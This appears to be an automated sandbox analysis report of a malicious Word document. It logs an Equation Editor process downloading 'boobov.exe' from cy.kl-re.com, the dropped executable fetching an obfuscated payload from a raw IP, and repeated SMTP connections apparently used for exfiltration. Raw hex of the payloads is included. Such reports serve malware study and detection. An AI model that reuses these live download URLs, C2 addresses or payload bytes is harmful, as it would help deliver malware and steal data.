Jan 27, 2021 19:30:58.801039934 CET	8.8.8.8	192.168.2.22	0x2228	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:30:58.852639914 CET	8.8.8.8	192.168.2.22	0x2228	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	172.111.202.41	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:29:36.072925091 CET	0	OUT	GET //power/bo/boobov.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: cy.kl-re.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:29:36.354144096 CET	2	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 27 Jan 2021 18:29:36 GMT Content-Type: application/x-msdownload Content-Length: 246784 Connection: keep-alive Last-Modified: Tue, 26 Jan 2021 23:18:29 GMT X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Nginx-Upstream-Cache-Status: EXPIRED X-Server-Powered-By: Engintron Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 20 a3 10 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 b6 03 00 00 0c 00 00 00 00 00 00 1e d4 03 00 00 20 00 00 00 e0 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 04 00 00 02 00 00 ac d0 03 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 c4 d3 03 00 57 00 00 00 00 e0 03 00 e8 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 24 b4 03 00 00 20 00 00 00 b6 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e8 08 00 00 00 e0 03 00 00 0a 00 00 00 b8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 04 00 00 02 00 00 00 c2 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d4 03 00 00 00 00 00 48 00 00 00 02 00 05 00 f4 2e 00 00 d0 a4 03 00 0b 00 02 00 04 00 00 06 00 00 00 00 00 00 00 00 50 20 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 2a ba 72 5c 91 00 70 28 4e 03 00 0a 80 01 00 00 04 73 8a 00 00 0a 80 02 00 00 04 72 60 91 00 70 80 03 00 00 04 73 4f 03 00 0a 80 04 00 00 04 2a a6 72 d3 93 00 70 19 8d 06 00 00 01 25 16 72 e7 93 00 70 a2 25 17 72 8b 93 00 70 a2 25 18 72 eb 93 00 70 a2 28 3c 02 00 0a 2a c6 72 ef 93 00 70 1a 8d 06 00 00 01 25 16 72 e7 93 00 70 a2 25 17 72 8f 93 00 70 a2 25 18 72 8b 93 00 70 a2 25 19 72 eb 93 00 70 a2 28 3c 02 00 0a 2a c6 72 ef 93 00 70 1a 8d 06 00 00 01 25 16 72 3d 66 00 70 a2 25 17 72 a3 93 00 70 a2 25 18 72 3d 66 00 70 a2 25 19 72 09 67 00 70 a2 28 3c 02 00 0a 2a 7e 7e 05 00 00 04 3a 0f 00 00 00 28 30 00 00 06 73 67 03 00 0a 80 05 00 00 04 7e 05 00 00 04 2a 1a 20 00 00 00 00 2a 32 72 78 96 00 70 14 28 29 00 00 06 2a 32 72 ae 96 00 70 14 28 29 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL ` @  `W H.text$ `.rsrc@@.reloc@BH.P *r\p(Nsr`p sO*rp%rp%rp%rp(<*rp%rp%rp%rp%rp(<*rp%r=fp%rp%r=fp%rgp(<*~~:(0sg~* *2rxp()*2rp()

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	193.239.147.103	80	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:29:37.731040955 CET	262	OUT	GET /base/9158412CBF14FB744AFA9F0D01F6CDF2.html HTTP/1.1 Host: 193.239.147.103 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:29:37.780169010 CET	263	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 27 Jan 2021 18:29:37 GMT Content-Type: text/html Content-Length: 912812 Last-Modified: Tue, 26 Jan 2021 23:17:49 GMT Connection: keep-alive Vary: Accept-Encoding ETag: "6010a31d-dedac" X-Frame-Options: SAMEORIGIN Accept-Ranges: bytes Data Raw: 3c 70 3e 4b 4b 48 59 47 48 6f 6d 6d 48 47 48 65 48 47 48 47 48 47 48 6d 48 47 48 47 48 47 48 77 55 55 48 77 55 55 48 47 48 47 48 6f 72 6d 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 42 6d 48 47 48 6f 77 72 48 47 48 47 48 47 48 6f 6d 48 65 6f 48 6f 72 42 48 6f 6d 48 47 48 6f 72 47 48 59 48 77 47 55 48 65 65 48 6f 72 6d 48 6f 48 4b 42 48 77 47 55 48 65 65 48 72 6d 48 6f 47 6d 48 6f 47 55 48 6f 6f 55 48 65 77 48 6f 6f 77 48 6f 6f 6d 48 6f 6f 6f 48 6f 47 65 48 6f 6f 6d 48 59 4b 48 6f 47 59 48 65 77 48 59 59 48 59 4b 48 6f 6f 47 48 6f 6f 47 48 6f 6f 6f 48 6f 6f 42 48 65 77 48 59 72 48 6f 47 6f 48 65 77 48 6f 6f 6d 48 6f 6f 4b 48 6f 6f 47 48 65 77 48 6f 47 55 48 6f 6f 47 48 65 77 48 42 72 48 4b 59 48 72 65 48 65 77 48 6f 47 59 48 6f 6f 6f 48 6f 47 47 48 6f 47 6f 48 6d 42 48 6f 65 48 6f 65 48 6f 47 48 65 42 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 72 47 48 42 59 48 47 48 47 48 4b 42 48 6f 48 65 48 47 48 77 42 48 6f 42 65 48 6f 42 48 59 42 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 77 77 6d 48 47 48 65 6d 48 47 48 6f 6f 48 6f 48 72 47 48 47 48 47 48 77 55 6d 48 65 48 47 48 47 48 42 48 47 48 47 48 47 48 47 48 47 48 47 48 42 77 48 77 59 48 6d 48 47 48 47 48 65 77 48 47 48 47 48 47 48 65 77 48 6d 48 47 48 47 48 47 48 47 48 6f 42 48 47 48 65 77 48 47 48 47 48 47 48 77 48 47 48 47 48 6d 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 42 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 59 42 48 6d 48 47 48 47 48 77 48 47 48 47 48 47 48 47 48 47 48 47 48 77 48 47 48 59 42 48 6f 65 65 48 47 48 47 48 6f 42 48 47 48 47 48 6f 42 48 47 48 47 48 47 48 47 48 6f 42 48 47 48 47 48 6f 42 48 47 48 47 48 47 48 47 48 47 48 47 48 6f 42 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 77 65 42 48 77 72 48 6d 48 47 48 4b 59 48 47 48 47 48 47 48 47 48 65 77 48 6d 48 47 48 72 72 48 65 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 42 6d 48 6d 48 47 48 6f 77 48 47 48 65 77 48 47 48 47 48 72 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 72 48 65 77 48 47 48 47 48 4b 77 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 6d 42 48 6f 6f 42 48 6f 47 6f 48 6f 77 47 48 6f 6f 42 48 47 48 47 48 47 48 42 72 48 77 55 65 48 65 48 47 48 47 48 65 77 48 47 48 47 48 47 48 77 55 6d 48 65 48 47 48 47 48 77 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 47 48 65 77 48 47 48 47 48 59 42 48 6d 42 48 6f 6f 6d 48 6f 6f 55 48 6f 6f 6d 48 59 59 48 47 48 47 48 47 48 72 72 48 65 48 47 48 47 48 47 48 65 77 48 6d 48 47 48 47 48 6d 48 47 48 47 48 47 48 47 48 6d Data Ascii: <p>KKHYGHommHGHeHGHGHGHmHGHGHGHwUUHwUUHGHGHormHGHGHGHGHGHGHGHBmHGHGH GHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHowrH GHGHGHomHeoHorBHomHGHorGHYHwGUHeeHormHoHKBHwGUHeeHrmHoGmHoGUHooUHewHoowHoomHoooH oGeHoomHYKHoGYHewHYYHYKHooGHooGHoooHooBHewHYrHoGoHewHoomHooKHooGHewHoGUHooGHewHB rHKYHreHewHoGYHoooHoGGHoGoHmBHoeHoeHoGHeBHGHGHGHGHGHGHGHrGHBYHGHGHKBHoHeHGHwBHoB eHoBHYBHGHGHGHGHGHGHGHGHwwmHGHemHGHooHoHrGHGHGHwUmHeHGHGHBHGHGHGHGHGHG HBwHwYHmHGHGHewHGHGHGHewHmHGHGHGHGHoBHGHewHGHGHGHwHGHGHmHGHGHGHGHGHG HBHGHGHGHGHGHGHGHGHYBHmHGHGHwHGHGHGHGHGHGHwHGHYBHoeeHGHGHoBHGHGHoBHGHG HGHGHoBHGHGHoBHGHGHGHGHGHGHoBHGHGHGHGHGHGHGHGHGHGHGHweBHwrHmHGHKYHGHGH GHGHewHmHGHrrHeHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHBmHmHGHowHGHGHGH GHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGH GHGHGHGHGHGHGHGHGHGHGHGHGHGHGHewHGHGHrHGHGHGHGHGHGHGHGHGHGHGHrHewHGHGHKw HGHGHGHGHGHGHGHGHGHGHGHGHmBHooBHoGoHowGHooBHGHGHGHBrHwUeHeHGHGHewHGHGHGH wUmHeHGHGHwHGHGHGHGHGHGHGHGHGHGHGHGHGHGHGHewHGHGHYBHmBHoomHooUHoomHYYHGH GHGHrrHeHGHGHGHewHmHGHGHmHGHGHGHGHm

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 19:30:18.838618040 CET	587	49169	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:30:18.839448929 CET	49169	587	192.168.2.22	198.54.122.60	EHLO 724536
Jan 27, 2021 19:30:19.032927036 CET	587	49169	198.54.122.60	192.168.2.22	250-MTA-09.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:30:19.033739090 CET	49169	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:30:19.228844881 CET	587	49169	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:30:25.400098085 CET	587	49170	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:30:25.400990009 CET	49170	587	192.168.2.22	198.54.122.60	EHLO 724536
Jan 27, 2021 19:30:25.594579935 CET	587	49170	198.54.122.60	192.168.2.22	250-MTA-09.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:30:25.595061064 CET	49170	587	192.168.2.22	198.54.122.60	STARTTLS

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 19:30:25.788259029 CET	587	49170	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:30:33.386825085 CET	587	49172	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:30:33.387015104 CET	49172	587	192.168.2.22	198.54.122.60	EHLO 724536
Jan 27, 2021 19:30:33.582669973 CET	587	49172	198.54.122.60	192.168.2.22	250-MTA-09.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:30:33.583038092 CET	49172	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:30:33.778525114 CET	587	49172	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:30:42.642733097 CET	587	49173	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:30:42.643021107 CET	49173	587	192.168.2.22	198.54.122.60	EHLO 724536
Jan 27, 2021 19:30:42.847354889 CET	587	49173	198.54.122.60	192.168.2.22	250-MTA-09.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:30:42.847765923 CET	49173	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:30:43.051781893 CET	587	49173	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:30:52.774681091 CET	587	49174	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:30:52.775216103 CET	49174	587	192.168.2.22	198.54.122.60	EHLO 724536
Jan 27, 2021 19:30:52.979588985 CET	587	49174	198.54.122.60	192.168.2.22	250-MTA-09.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:30:52.980285883 CET	49174	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:30:53.184436083 CET	587	49174	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:30:59.243333101 CET	587	49175	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:30:59.243845940 CET	49175	587	192.168.2.22	198.54.122.60	EHLO 724536
Jan 27, 2021 19:30:59.437447071 CET	587	49175	198.54.122.60	192.168.2.22	250-MTA-09.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:30:59.438045025 CET	49175	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:30:59.631119013 CET	587	49175	198.54.122.60	192.168.2.22	220 Ready to start TLS

Code Manipulations

Statistics

Behavior



poiuytrewsdfghjklmnbvcx.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1464 Parent PID: 584

General

Start time:	19:29:37
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f540000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE93DEB92	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$nding Orders Statement -40064778.doc	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	2	ff fe	..	success or wait	1	7FEE93DECEB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE93DEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE93E6CAC	ReadFile
C:\Program Files\Microsoft Office\Office14\PROOF\MSSP7EN.dub	unknown	310	success or wait	1	7FEE8B2E8B7	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	end of file	1	7FEE93DEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE93E6CAC	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	success or wait	1	7FEE8B20793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE8B8AD58	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8B20793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8B8AD58	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F453B	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F453B	F454A	binary	04 00 00 00 B8 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 5B AD 9E E0 25 F5 D6 01 4A 45 0F 00 3B 45 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598382	1379598383	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598383	1379598384	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F453B	F454A	binary	04 00 00 00 B8 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 5B AD 9E E0 25 F5 D6 01 4A 45 0F 00 3B 45 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 